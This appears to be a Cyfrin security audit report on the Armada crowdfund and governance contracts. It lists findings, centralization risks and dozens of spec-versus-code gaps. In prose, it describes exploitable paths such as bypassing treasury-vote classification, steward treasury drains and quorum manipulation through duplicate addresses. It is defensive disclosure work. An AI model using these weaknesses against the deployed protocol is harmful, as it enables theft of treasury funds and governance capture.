




Armada Crowdfund Governance Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Dacian](#)

[T1MOH](#)

Assisting Auditors

[Arion](#) (Formal Verification)

May 13, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	3
6	Executive Summary	3
6.1	Centralization Risks	4
6.2	Spec-Intent Gap Review	5
7	Findings	14
7.1	High Risk	14
7.1.1	RevenueCounter::attestRevenue permanently overwrites concurrent stable syncs, enabling permissionless wind-down	14
7.1.2	ArmadaRedemption::circulatingSupply excludes entitled-but-unclaimed ARM in Revenue-Lock and ArmadaCrowdfund	17
7.1.3	ArmadaGovernor::queue forwards stale executionDelay; timelock.updateDelay can permanently brick governance	23
7.2	Medium Risk	30
7.2.1	ArmadaGovernor::_classifyProposal batch-split distribute bypasses Extended classification	30
7.2.2	ArmadaTreasuryGov can't distribute ETH	33
7.2.3	Function stewardSpend is not accounted in 5% treasury guard	33
7.2.4	Governance enabling ARM transfers permanently bricks ArmadaWindDown and ArmadaRedemption	38
7.2.5	Steward-budget and outflow setters classified flat-Extended instead of directional; steward can frontrun cuts	41
7.2.6	ArmadaWindDown::triggerWindDown can permissionlessly initiate wind-down even when revenue target has been met	43
7.2.7	ArmadaGovernor::setExcludedAddresses lacks add path; follow-on RevenueLock cohorts permanently inflate quorum	44
7.2.8	ArmadaGovernor::queue, execute don't gate on windDownActive, allowing in-flight proposals to complete after wind-down	45
7.2.9	ArmadaGovernor::resolveRatification ejects live securityCouncil slot, not the SC that issued the veto	45
7.2.10	Timelock role-management calldata bypasses ArmadaGovernor::_validateTimelockCall-data which can brick governance	49
7.3	Low Risk	55
7.3.1	launchTeam self-registers at hop-1 in week 1 and bypasses the week-1-only launch-team invite window via the regular ArmadaCrowdfund::invite path in weeks 2-3	55
7.3.2	Pre-wind-down shield pause bleeds into post-wind-down; SC extends emergency window	55
7.3.3	ArmadaGovernor::setExcludedAddresses lacks deduplication - quorum floor collapse via duplicate	56
7.3.4	ArmadaCrowdfund::finalize refunds raises above MIN_SALE when 67-99 hop-0 participants but sale succeeds when 100+ hop-0 participants	56
7.3.5	ArmadaRedemption::redeem partial-sweep and per-asset share-zero forfeiture	60
7.3.6	ArmadaGovernor::securityCouncil is inert at launch; no deploy-time bootstrap	60
7.3.7	ArmadaTreasuryGov::removeStewardBudgetToken can revert with OOG error	60
7.3.8	ArmadaCrowdfund::finalize rounding buffer over-reserves USDC by factor of NUM_HOPS	61
7.3.9	ArmadaCrowdfund has no USDC sweep path; unclaimed refunds and donations are permanently stuck	63

7.3.10	ArmadaRedemption : Optional ETH redemption can cause users to forfeit their pro-rata ETH share	64
7.3.11	ArmadaGovernor::state incorrectly handles VetoRatification proposals	64
7.3.12	ArmadaRedemption has no sweep path; assets pro-rata to never-redeemed ARM are permanently stuck	66
7.3.13	ArmadaGovernor::addExtendedSelector, addStandardSelector accept dual-map state; later removal silently downgrades	67
7.3.14	ArmadaWindDown::governanceTriggerWindDown selector unregistered, force-classified Extended instead of spec-mandated Standard	68
7.3.15	ArmadaCrowdfund::computeAllocation, computeAllocationAtHop revert in refundMode, breaking spec's "always returns theoretical entitlement" guarantee	68
7.4	Informational	70
7.4.1	RevenueCounter::setFeeCollector, syncStablecoinRevenue underflow on non-monotonic collector	70
7.4.2	Missing input validation in value-movers, AdapterRegistry, and ArmadaRedemption::redeem	70
7.4.3	RevenueCounter missing trailing storage gap despite UUPS upgradeability	71
7.4.4	ArmadaTreasuryGov::setOutflowWindow has no upper bound	72
7.4.5	ArmadaTreasuryGov::removeStewardBudgetToken deletes history, allowing rolling-window bypass via remove-then-add	72
7.4.6	Event correctness gaps: incomplete emissions, missing indexed params, and semantic mismatches	72
7.4.7	Code hygiene: inconsistent imports, mappings, custom errors, events, and naming	73
7.4.8	Token-side mapping add-only asymmetry	74
7.4.9	scripts/verify_deployment.ts omissions	75
7.4.10	CROWDFUND_OPEN_DELAY default 60 seconds is operationally fragile	75
7.4.11	TreasurySteward::termStart stale after removeSteward	75
7.4.12	transferTo, transferETHTo in standardSelectors but wind-down-only	75
7.4.13	RevenueCounter::initialize missing zero-owner check	76
7.4.14	RevenueLock: Missing Funding Validation, Can Be Underfunded While Claims Remain Enabled	76
7.4.15	ArmadaGovernor::initialize populates selector maps via keccak strings, drifting silently on cross-contract rename	76
7.5	Gas Optimization	78
7.5.1	Use calldata instead of memory for external array parameters in ArmadaGovernor::propose, proposeStewardSpend	78
7.5.2	Default-value initialisations in ArmadaCrowdfund and RevenueLock are redundant	78
7.5.3	State variable and struct field packing across ArmadaCrowdfund, ArmadaGovernor, ArmadaToken, ShieldPauseController	79
7.5.4	Storage round-trips: helpers write state that callers immediately re-read instead of returning the value	80
7.5.5	Cache storage slots read multiple times within the same function	81
7.5.6	Reorder calldata input checks before non-immutable storage reads in 8 admin setters	84
7.5.7	Use named return variable to eliminate redundant local in 4 functions	84
7.5.8	Use assembly call to send native tokens when return data is not needed	85
7.5.9	Reorder emit before storage write to eliminate old local variables	86
7.5.10	Redundant sc != address(0) check in ShieldPauseController::pauseShields	87
7.5.11	Optimize away redundant external calls by adding combined helpers	87

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

Armada phase 1 aims to crowdfund an initial investment, creating an associated DAO with treasury and governance structure.

5 Audit Scope

The audit scope was limited to:

```
contracts/crowdfund/ArmadaCrowdfund.sol
contracts/governance/AdapterRegistry.sol
contracts/governance/ArmadaGovernor.sol
contracts/governance/ArmadaRedemption.sol
contracts/governance/ArmadaToken.sol
contracts/governance/ArmadaWindDown.sol
contracts/governance/ArmadaTreasuryGov.sol
contracts/governance/RevenueCounter.sol
contracts/governance/RevenueLock.sol
contracts/governance/ShieldPauseController.sol
contracts/governance/TreasurySteward.sol
```

6 Executive Summary

Over the course of 10 days, the Cyfrin team conducted an audit on the [Crowdfund Governance](#) code provided by [Armada](#). The findings consist of 3 High, 10 Medium & 15 Low severity issues with the remainder being informational and gas optimizations.

6.1 Centralization Risks

The Armada Phase-1 system grants substantial authority to the timelock-gated DAO governance, the immutable launch team, the security council, and the deployer (for one-shot setup). The notable centralisation surfaces are:

- **Upgradeable contracts** - ArmadaGovernor and RevenueCounter are UUPS-upgradeable; both gate `_authorizeUpgrade` to the timelock. A successful governance proposal can replace either implementation, including bypassing all invariants formalised below.
- **Deployer one-shot setters** - ArmadaToken, ArmadaGovernor, and ArmadaRedemption carry deployer-only initialisation paths (gated by `msg.sender == deployer` or `msg.sender == admin`) that lock once consumed. A misconfigured or reused deployer key during these setup transactions can permanently brick the linked sub-system. `ArmadaTreasuryGov::setWindDownContract` and `ShieldPauseController::setWindDownContract` are structurally similar one-shot init paths but gated via timelock rather than deployer.
- **Security Council** - Holds unilateral cancel-during-Active authority over the crowdfund (`ArmadaCrowdfund::cancel`), unilateral veto authority over queued governance proposals (with community ratification), and the sole emergency pauseShields capability (one-shot post wind-down). A captured SC can stall governance and pause shields once after wind-down activates. Pre-wind-down the SC can sustain continuous pause via unlimited 24h re-pauses; governance-initiated `ShieldPauseController::unpauseShields` takes days while re-pause is one transaction. The spec endorses this re-invocation pattern ("each invocation is a visible on-chain event") and unshields remain available throughout, so the defense is detection rather than prevention.
- **TreasurySteward** - Elected by governance for a 180-day term; can propose pass-by-default spends from the treasury within per-token rolling budgets and the aggregate outflow rate limit. Proposals can be vetoed by the Security Council during the 2-day execution buffer.
- **launchTeam (Crowdfund)** - Immutable address with sole authority to add seeds and issue week-1 launch invitations. Funds are held in escrow; launchTeam cannot withdraw them. Treasury destination and launchTeam are immutable post-deploy. In the current deployment scripts launchTeam is set to the deployer EOA with no separate env-var override; rotation requires a full crowdfund redeploy.
- **Governance controls classification registries** - The `extendedSelectors` and `standardSelectors` mappings are mutable via timelock-gated setters. `addExtendedSelector` / `removeExtendedSelector` are themselves in `extendedSelectors` (`ArmadaGovernor.sol:344-345`), so modifying the registry requires an Extended proposal (30% / 14d / 7d). A captured governance that can pass one Extended proposal can remove a selector from `extendedSelectors` to unblock a subsequent Standard proposal that would otherwise auto-classify Extended. The fail-closed default (unlisted selectors become Extended) is the structural backstop.
- **Governance-attested revenue feed** - `RevenueCounter::attestRevenue` is owner-gated (timelock). Values fed into the counter drive the wind-down trigger condition (`recognizedRevenueUsd < revenueThreshold`) and the `RevenueLock` unlock curve. The `MAX_REVENUE_INCREASE_PER_DAY` ratchet in `RevenueLock` bounds how fast `maxObservedRevenue` can advance (`advance elapsed * MAX_REVENUE_INCREASE_PER_DAY / 1 days`), but sync discipline lapses let elapsed-time allowance accumulate indefinitely; a captured governance that accumulates a long no-sync window can promote the ratchet in a single block up to the accumulated allowance.
- **Redemption admin key loss is unrecoverable pre-setWindDown** - `ArmadaRedemption::setWindDown` is a one-shot call gated by the deployer-set admin. If the admin key is lost before this call is made, redemption is permanently unreachable regardless of whether wind-down is subsequently triggered. The wind-down trigger itself does not require Redemption to be wired; the wiring must happen during deployment.
- **Wind-down trigger loosening is Standard-classified** - `ArmadaWindDown::setWindDownDeadline` and `ArmadaWindDown::setRevenueThreshold` are in `standardSelectors` without directional classification, so extending the deadline or lowering the threshold (both loosening directions that delay the permissionless trigger — `triggerWindDown` requires `recognizedRevenueUsd < revenueThreshold`, so a lower bar is harder to clear) pass at the 20% Standard quorum rather than the 30% Extended quorum that large treasury actions require. A minority governance coalition can perpetually defer wind-down. The developer has flagged this in an in-code TODO; a directional-classification fix is recommended.

- **AdapterRegistry re-authorisation clears withdraw-only state, contradicting the documented one-way lifecycle** - AdapterRegistry.sol:11 NatSpec and GOVERNANCE.md §Adapter Registry document the arc authorized -> withdraw-only -> fully deauthorized, but AdapterRegistry::authorizeAdapter checks only !authorizedAdapters[adapter] and unconditionally clears the withdraw-only flag. A captured governance can restore a compromised adapter directly from withdraw-only without traversing fullDeauthorizeAdapter, with no timelock-beyond-the-standard-proposal delay on the state flip itself.
- **Wind-down trigger (post-trigger)** - Once ArmadaWindDown::triggered == true, several flags become permanent (ARM transferable, governor windDownActive, pause-controller post-wind-down mode), assets become permissionlessly sweepable to redemption, and ARM holders gain pro-rata vault-share semantics.
- **USDC issuer (Circle) blacklist exposure** - The protocol routes all USDC flows through usdc.safeTransfer; Circle's centrally-controlled blacklist can prevent receipt at any address at any time. If the immutable ArmadaRedemption is blacklisted, post-trigger USDC sweeps via ArmadaWindDown::sweepToken revert and treasury USDC is unrecoverable - governance is permanently disabled by setWindDownActive, redemptionContract is immutable, and there is no admin rescue. If the treasury is blacklisted before ArmadaCrowdfund::finalize, the success-path proceeds push reverts and the crowdfund cannot finalize. If an individual committer is blacklisted between commit and claim/claimRefund, that committer's USDC is unrecoverable.

The protocol's design intentionally couples these privileges to multiple checks (timelock delays, Security Council veto, mandatory 24-day pre-announcement on outflow loosening, escalation closure on selector registries) so that no single role can unilaterally extract value.

6.2 Spec-Intent Gap Review

The following items are spec-vs-code divergences identified by comparing the in-scope contracts against the canonical /specs/*.md documents; each bullet cites the spec location and the corresponding code location.

1. ArmadaToken::addAuthorizedDelegator **violates the “delegateOnBehalf access is immutable” invariant.** ARM_TOKEN.md §12: “Only the crowdfund contract and the revenue-lock contract ... can call delegateOnBehalf(). No function can change this.” Code at ArmadaToken.sol:137 exposes a timelock-gated add-only setter that extends the set post-deployment.
2. ArmadaToken::removeDeployerFromWhitelist **contradicts the whitelist add-only invariant.** ARM_TOKEN.md §5/§12: “Whitelist is add-only ... there is no removal path.” Code at ArmadaToken.sol:148 lets the deployer remove its own whitelist entry via a one-shot function.
3. ArmadaRedemption::REDEMPTION_DELAY **contradicts “deposit whenever you want”.** GOVERNANCE.md §Wind-Down §Redemption mechanism: “No claim window. Deposit ARM, receive your share, whenever you want.” Code at ArmadaRedemption.sol:58,138 enforces a 7-day wait after triggerTime.
4. ArmadaCrowdfund::MIN_COMMIT = \$10 USDC **floor is undocumented.** CROWDFUND.md §Contract Interface and AUDIT_HANDOFF.md §4 require only amount > 0. Code at ArmadaCrowdfund.sol:39,291,359 enforces amount >= 10 * 1e6.
5. **Proposal bond (1,000 ARM) specified in GOVERNANCE.md is unimplemented.** GOVERNANCE.md §Proposal bond: “A bond of 1,000 ARM is posted at submission ... The bond mechanism activates naturally once governance enables transfers.” ArmadaGovernor::propose has no bond-posting, locking, return, or slashing logic.
6. **Governor securityCouncil has no deploy-time setter; veto is inert at launch.** GOVERNANCE.md §Security Council: “SC membership must be confirmed and multisig deployed before the crowdfund opens.” Code at ArmadaGovernor.sol:559 makes setSecurityCouncil timelock-only, leaving securityCouncil == address(0) until governance runs. See [issue #24](#).
7. **_classifyProposal 5%-treasury check is per-call, not per-proposal.** GOVERNANCE.md §Scope: “Treasury allocations >5%” classify Extended. Code at ArmadaGovernor.sol:1128-1160 iterates calldatas individually; N sub-5% distribute calls aggregating above 5% classify Standard. See [issue #1](#).
8. **stewardSpend classification gap enables 10% treasury drain per proposal at pass-by-default Steward rules with zero votes cast.** GOVERNANCE.md §Scope classifies “Treasury allocations >5%” as Extended

without differentiating channel. Code at `ArmadaGovernor.sol:1143` gates the 5% check on `DISTRIBUTE_SELECTOR` only; an elected steward drains \$200k per proposal on a \$2M treasury unopposed. See [issue #9](#).

9. **Quorum denominator spec wording is incorrect about snapshotting.** `GOVERNANCE.md` §Quorum denominator: “Both the numerator and the denominator are snapshotted at proposal creation.” Code at `ArmadaGovernor.sol:854-865` uses `getPastTotalSupply(snapshotBlock)` but `balanceOf(treasury) / balanceOf(_excludedFromQuorum[i])` live. Practical impact is nil — `ArmadaToken` mints once in the constructor so `totalSupply` is fixed, and excluded balances change only via governance-routed paths — but the spec’s “both snapshotted” claim does not match the implementation and should be corrected.
10. **ETH inflow pre-wind-down has no governance-gated exit.** `GOVERNANCE.md` §Treasury Distributions (Pre-wind-down) explicitly includes ETH: “Any treasury distribution (ARM, USDC, ETH, other assets) can be proposed through normal governance.” `ArmadaTreasuryGov.sol:495` exposes `receive()`; `transferETHto` at :486 is wind-down-only; no `distributeETH`. See [issue #8](#).
11. **Pre-trigger SC pause bleeds into post-wind-down without consuming the single-use budget.** `GOVERNANCE.md` §Wind-Down §Post-wind-down: SC retains “a single non-renewable 24h pause authority” post-wind-down. `ShieldPauseController.sol:107-120` sets `windDownPauseUsed` only when `windDownActive` at pause-call time. See [issue #6](#).
12. **Pre-triggered `setTransferable(true)` bricks both wind-down paths.** `ARM_TOKEN.md` §5 permits `setTransferable(true)` via either the governor executor or the wind-down contract. `ArmadaWindDown.sol:225` calls it unconditionally; `ArmadaToken.sol:164` reverts if already enabled. See [issue #89](#).
13. **`launchTeam` can self-register at hop-1 in week 1 and bypass the week-1-only invite window via `invite()` in weeks 2–3.** `CROWDFUND.md` §Word-of-Mouth Whitelist: `launchTeam` is a sentinel node “not a participant”; §Summary of Design Decisions: “no new launch team invites can be issued” after week 1. Code at `ArmadaCrowdfund.sol:252,224,185` lacks `launchTeam`-exclusion guards. See [issue #3](#).
14. **Redemption “sequential correctness” is violated by two independent mechanisms.** `GOVERNANCE.md` §Wind-Down §Redemption mechanism: “Early and late redeemers get the same pro-rata outcome.” Code breaks this in two ways: (1) `ArmadaRedemption.sol:150-169` silently skips per-asset shares that round to zero — partial-sweep cases (some tokens swept, others pending) let early redeemers forfeit unswept-token shares to late redeemers; `REDEMPTION_DELAY` gives sweepers time but does not enforce order. (2) `circulatingSupply()` at :196-203 excludes unclaimed ARM in `crowdfundContract` and `revenueLock` from the denominator — early redeemers (pre-claim) drain the treasury; late redeemers (post-claim) receive zero despite holding valid ARM. See [issue #23](#) and [issue #90](#).
15. **`ArmadaTreasuryGov` UUPS-upgradeability promised in spec is unimplemented.** `GOVERNANCE.md` §Treasury Outflow Limits §Upgradeability caveat: “`ArmadaTreasuryGov` is UUPS-upgradeable via governance proposal”; §Governance-critical upgrade lifecycle lists it in the two-stage upgrade scope. `ArmadaTreasuryGov.sol:14` extends only `ReentrancyGuard` — no `Initializable`, no `UUPSUpgradeable`, no `_authorizeUpgrade`; the constructor sets `owner` directly. §Contract Upgrade Scope also lists Treasury as “Implementation TBD” — the spec is internally inconsistent and neither variant matches code.
16. **Crowdfund spec ARM pre-load description contradicts actual deployment sequence.** `CROWDFUND.md` §ARM Pre-Load Requirement claims “The ARM token constructor mints 1,800,000 ARM directly to the crowdfund contract address” and references `CREATE2` precomputed addressing (`REVENUE_LOCK.md` §3). `OPERATIONS.md:128` §Step 4 repeats the same claim (“The ARM token constructor mints directly to the crowdfund contract — no manual transfer needed”) and instructs the deployer to redeploy ARM if the balance is wrong, even though the actual deployment relies on a post-deploy `armToken.transfer()`. Code at `ArmadaToken.sol:60` mints the entire 12M supply to `initialHolder` (the deployer), not to the crowdfund. `deploy_crowdfund.ts:161` then transfers the crowdfund allocation from the deployer to the crowdfund contract via `armToken.transfer()`. No `CREATE2` is used anywhere in the deployment scripts (`deploy_governance.ts`, `deploy_crowdfund.ts`); the crowdfund address is resolved post-deploy. The `loadArm()` verification step is accurately described.
17. **Steward-budget and outflow setters classified flat-Extended instead of directional, enabling steward to frontrun pending budget cuts.** `GOVERNANCE.md:188, 211, 290-291, 295, 337-340` mandates “tightening is easy, loosening is hard”: removing a budget token, decreasing a per-token limit, or shortening a

window must be Standard; adding a token, increasing a limit, or extending a window must be Extended. Code at ArmadaGovernor.sol:372-378 registers all six setters as flat-Extended and _classifyProposal performs no directional comparison, so a community-driven budget cut runs at Extended (23 days) against the steward's 9-day pass-by-default lifecycle - a 14-day frontrun window that the spec-mandated Standard classification (11 days) would close to 2 days. See [issue #94](#).

18. **setExcludedAddresses accepts duplicate non-treasury addresses, double-counting balances in the quorum denominator.** GOVERNANCE.md:86 defines the denominator as set subtraction (totalSupply - treasury - excludedAddresses). Code at ArmadaGovernor.sol:424-436 rejects only address(0) and treasuryAddress; _initProposal:855-859 then sums balanceOf across the list, so a duplicated entry permanently inflates excludedBalance and lowers the quorum threshold. See [issue #20](#).
19. **addExtendedSelector, addStandardSelector permit a selector to occupy both classification maps simultaneously.** GOVERNANCE.md treats Standard and Extended as disjoint classifications. Code at ArmadaGovernor.sol:515-540 enforces no mutual exclusion and initialize:344-411 performs no cross-check; _classifyProposal:1134 short-circuits on extendedSelectors, so a dual-map entry behaves Extended at runtime but silently downgrades to Standard the next time the Extended entry is removed - a state change governance reviewers cannot see in the proposal calldata. See [issue #96](#).
20. **MONITORING.md:499 references outflow events that don't exist in code.** Spec instructs monitoring OutflowLimitIncreaseScheduled, OutflowLimitActivated, and OutflowLimitDecreased. ArmadaTreasuryGov.sol:103-117 emits nine Outflow* events split into Absolute, Bps, and WindowDuration variants; none of the spec names are emitted.
21. **MONITORING.md:509 references activatePendingLimit; the function is activatePendingOutflowParams.** Spec instructs operators to call activatePendingLimit(address token) on ArmadaTreasuryGov. The actual function at ArmadaTreasuryGov.sol:352 is activatePendingOutflowParams(address token).
22. **Treasury non-voting invariant is not hardcoded; it depends on a deployer-only post-deploy setter.** ARM_TOKEN.md §10 states "The ARM token contract **hardcodes the treasury address (constructor parameter)**. Any call to delegate() from the treasury address reverts" and §3 lists the treasury address among the constructor's immutable configuration "(for delegation revert)." Code at ArmadaToken.sol:60-69 accepts only initialHolder and _timelock in the constructor; the no-delegation set is configured post-deploy via initNoDelegation(address[]) at :99-108, callable only by tokenDeployer and gated by a one-shot noDelegationSet flag. _delegate at :201-204 then enforces require(!noDelegation[delegator]). The invariant therefore reduces to a trust assumption that the deployer correctly seeds the array with the treasury address before renouncing — if initNoDelegation is skipped or seeded incorrectly, the treasury can delegate and the spec's "token physically prevents the treasury from delegating" guarantee does not hold. Same deployer-trust pattern as items 1 and 2 above.
23. **Code ships follow-on RevenueLock cohort infrastructure that REVENUE_LOCK.md §11 disclaims; cohort balances permanently inflate the quorum denominator with no on-chain recovery.** REVENUE_LOCK.md §11: "The revenue-gated lock mechanism is a one-time launch construct ... No need to extend delegateOnBehalf authorization beyond the two launch contracts." Code at scripts/deploy_revenue_lock_cohort.ts deploys additional cohorts and ArmadaToken.sol:133-136 natspec on addAuthorizedDelegator names "follow-on RevenueLock cohorts" as the use case, but ArmadaGovernor::setExcludedAddresses at ArmadaGovernor.sol:424-436 is one-shot with no add-path companion; new cohort balances flowing through _initProposal:854-865 permanently raise the quorum denominator and silently break X-4 (ArmadaToken::noDelegation _excludedFromQuorum). See [issue #98](#).
24. **Steward circuit breaker (5 consecutive proposals < 30% participation → auto-pause) is unimplemented.** GOVERNANCE.md:372-376: "If 5 consecutive steward proposals have participation below 30% ... the steward channel automatically pauses. No further steward proposals can be submitted until a standard governance proposal explicitly re-authorizes the steward channel ... Participation = (FOR + AGAINST + ABSTAIN votes cast) / circulating voting power at the proposal's snapshot block." TreasurySteward.sol (70 lines) and ArmadaGovernor.sol::proposeStewardSpend:680-731 contain no consecutive-low-participation tracker, no stewardChannelPaused flag, no re-authorization function, and no 30%-participation comparison anywhere — only isStewardActive() and quiet-period checks. The spec-mandated defense against minimal-participation steward capture is absent.

25. **PROPOSAL_THRESHOLD and QUORUM_FLOOR are constant; spec lists both as governable.** GOVERNANCE.md:270: “All reusable governance parameters listed above are themselves governable.” §Parameters table (:256-264) and the directional table (:200-211) explicitly list Proposal threshold | Decrease | Increase and Quorum floor | Decrease | Increase, and §Scope (:288) lists “quorum floor decrease/increase” among governable items. Code at ArmadaGovernor.sol:155 declares uint256 public constant PROPOSAL_THRESHOLD = 5_000e18 and :178 declares uint256 public constant QUORUM_FLOOR = 100_000 * 1e18 — both compile-time constants with no setter. Adjusting either parameter requires a UUPS governor upgrade (Extended ~23 days), not the Standard/Extended single-proposal path the spec promises.
26. **authorizeAdapter classified Extended in code; §Scope table classifies adapter authorization as Standard.** GOVERNANCE.md:297 table row: “**Adapters** | Authorize new adapters, deauthorize old adapters | **Standard**”. Code at ArmadaGovernor.sol:381 registers authorizeAdapter(address) in extendedSelectors (with code-comment justification “loosening: grants a new contract access”); :407-408 registers deauthorizeAdapter and fullDeauthorizeAdapter in standardSelectors (matches spec). Adapter onboarding therefore runs at the 30%/14d/7d Extended bar instead of the 20%/7d/2d Standard bar the spec assigns. Code is defensible on first principles (“loosening is hard”), but the spec’s explicit table entry and code’s classification disagree.
27. **“Steward role is void” post-wind-down is not enforced for in-flight proposals.** GOVERNANCE.md:671: “Governance is permanently disabled. ... The steward role is void.” ArmadaWindDown::_executeWindDown:220-234 only flips transferable, governor.windDownActive, and pauseController.windDownActive — it does not call TreasurySteward::removeSteward and does not zero currentSteward, so post-trigger TreasurySteward::currentSteward remains the elected address and isStewardActive() keeps returning true until term expiry. ArmadaGovernor::proposeStewardSpend:686 reverts new steward proposals once windDownActive, but queue:903-940 and execute:943-970 for ProposalType.Steward only check stewardContract != address(0), proposer == currentSteward, and isStewardActive() — none of which are flipped by wind-down. A Succeeded steward proposal whose vote ended before wind-down activation can therefore be queued and executed afterward. See [issue #99](#).
28. **ArmadaRedemption::circulatingSupply reads live balanceOf(treasury), breaking pro-rata “sequential correctness” when treasury ARM moves between redemptions.** GOVERNANCE.md:651: “Sequential correctness. Each redemption is calculated against the remaining assets and remaining circulating supply. Early and late redeemers get the same pro-rata outcome.” Code at ArmadaRedemption.sol:196-203 computes circulatingSupply = totalSupply balanceOf(treasury) balanceOf(revenueLock) balanceOf(crowdfund) balanceOf(this) at every redeem call. Two post-trigger paths shift balanceOf(treasury) mid-sequence: (a) a distribute(ARM,...) proposal that was Queued before windDownActive flipped can still execute afterward (ArmadaGovernor::execute:943-970 only checks queue state, not windDownActive) — drops treasury ARM and grows circulating supply, so late redeemers receive less per ARM than earlier ones did; (b) once setTransferable(true) runs, anyone can move ARM into the treasury address — grows treasury balance, shrinks circulating supply, so the next redeemer extracts a larger share than expected. Same denominator-drift class as item 14(2), but driven by treasury rather than crowdfund/revenueLock. Spec line 632 (“Treasury ARM has no distribution mechanism after wind-down — it remains locked permanently”) is also implicitly broken by path (a). Path (a) shares root cause with item 27 and was merged into [issue #99](#); path (b) is a distinct unfiled observation that the #99 mitigation does not address.
29. **ArmadaWindDown::governanceTriggerWindDown selector unregistered; governance-initiated wind-down force-classifies Extended instead of spec-mandated Standard.** GOVERNANCE.md:618, 622-624 lists the wind-down trigger as governable via “standard proposal”. ArmadaGovernor::initialize:339-417 registers neither governanceTriggerWindDown() selector in standardSelectors nor extendedSelectors; _classifyProposal:1160 fail-closes unrecognized selectors to Extended. See [issue #101](#).
30. **setProposalTypeParams is flat-Extended in code; spec table classifies tightening as Standard and loosening as Extended.** GOVERNANCE.md:199-210, 270, 287-289 requires per-direction classification: quorum/voting-period/execution-delay/proposal-delay increases (tightening) = Standard, decreases (loosening) = Extended. ArmadaGovernor::initialize:349 registers setProposalTypeParams unconditionally in extendedSelectors; _classifyProposal performs no current-vs-proposed comparison. Same flat-Extended pattern as items 17 and 26 but for the governor-timing/quorum setter.

31. ArmadaCrowdfund::finalize **aggregates totalAllocatedUsdc using the formula the spec explicitly forbids.** CROWDFUND.md:834-835 prescribes `net_proceeds = allocated_arm * PRICE` and warns “(NOT `eff0+eff1+eff2`, which overcounts dust from floor rounding)”. ArmadaCrowdfund::_computeHopAllocations:758-798, finalize:445-446 aggregates the per-hop alloc sum (precisely `eff0+eff1+eff2`); the per-participant pro-rata (`cappedCommitted * finalCeilings[hop]`) / `finalDemands[hop]` floors and sums to less, producing the dust mismatch the spec warned against. This is the spec-side root cause of [issue #71](#)’s symptom.
32. ArmadaCrowdfund::computeAllocation, computeAllocationAtHop **revert in refundMode, breaking spec’s “always returns theoretical entitlement” guarantee.** CROWDFUND.md:355: views “always returns the theoretical entitlement regardless of timing or claim status ... pure deterministic math over finalized state”; :645 directs observers to computeAllocation() as the canonical post-finalization view. ArmadaCrowdfund.sol:644-645, 662-663 reject the refund branch with `require(!refundMode, ...)`. The pre-finalize gate is defensible (math depends on `finalCeilings/finalDemands` written during finalize); the refundMode gate is not - in refundMode the entitlement is well-defined as (`armAmount: 0, refundUsdc: _h participants[addr][h].committed`) and the spec’s “regardless of claim status” wording means the same value should be returned before and after `claimRefund`. See [issue #102](#).
33. ArmadaCrowdfund::addSeed **does not record or emit the spec-required “edge from ROOT”.** CROWDFUND.md:611, 92 requires addSeed to record an edge from a (`launch_team_address, ROOT`) sentinel. ArmadaCrowdfund::_initParticipant:190 writes `invitedBy = address(0)` for hop-0 nodes; the SeedAdded event carries only the seed field. The hop-0 ROOT edge is neither stored nor emitted, so off-chain reconstruction of the invite graph cannot derive it.
34. **Spec event TransferabilityEnabled does not exist; ArmadaToken emits TransferableSet(bool) instead.** ARM_TOKEN.md:383 names the event TransferabilityEnabled with no fields. ArmadaToken.sol:51, 166 declares and emits event TransferableSet(bool transferable). Monitoring infrastructure subscribed to the spec name will never fire (same MONITORING-drift class as items 20 and 21, in a different spec document).
35. ArmadaToken::windDownContract **is not constructor-immutable; spec requires both setTransferable callers to be set immutably at deployment.** ARM_TOKEN.md:169-173, 314, 324: setTransferable(true) is “callable only by two addresses, both set immutably in the constructor: Governor executor and Wind-down contract”. ArmadaToken.sol:61-70 constructor takes only initialHolder and _timelock; windDownContract is plain address public set post-deploy via deployer-only setWindDownContract:88-95. Until the one-shot setter is called, setTransferable has only one valid caller (timelock); after, the wind-down caller is whatever address the deployer chose, with no on-chain check that it equals the deployed ArmadaWindDown. Same deployer-trust pattern as items 1, 2, and 22.
36. RevenueLock::currentRevenue **returns the raw counter, not the spec-mandated ratchet — contract NatSpec self-acknowledges the divergence.** REVENUE_LOCK.clean.md:163 defines the view as “Current value of `maxObservedRevenue` (the ratcheted, rate-limited observation — not `RevenueCounter.recognizedRevenueUsd()` directly)”. RevenueLock.sol:210-212 returns `revenueCounter.recognizedRevenueUsd()`; NatSpec at :204-209 documents the divergence (“does NOT flow through the ratchet”).
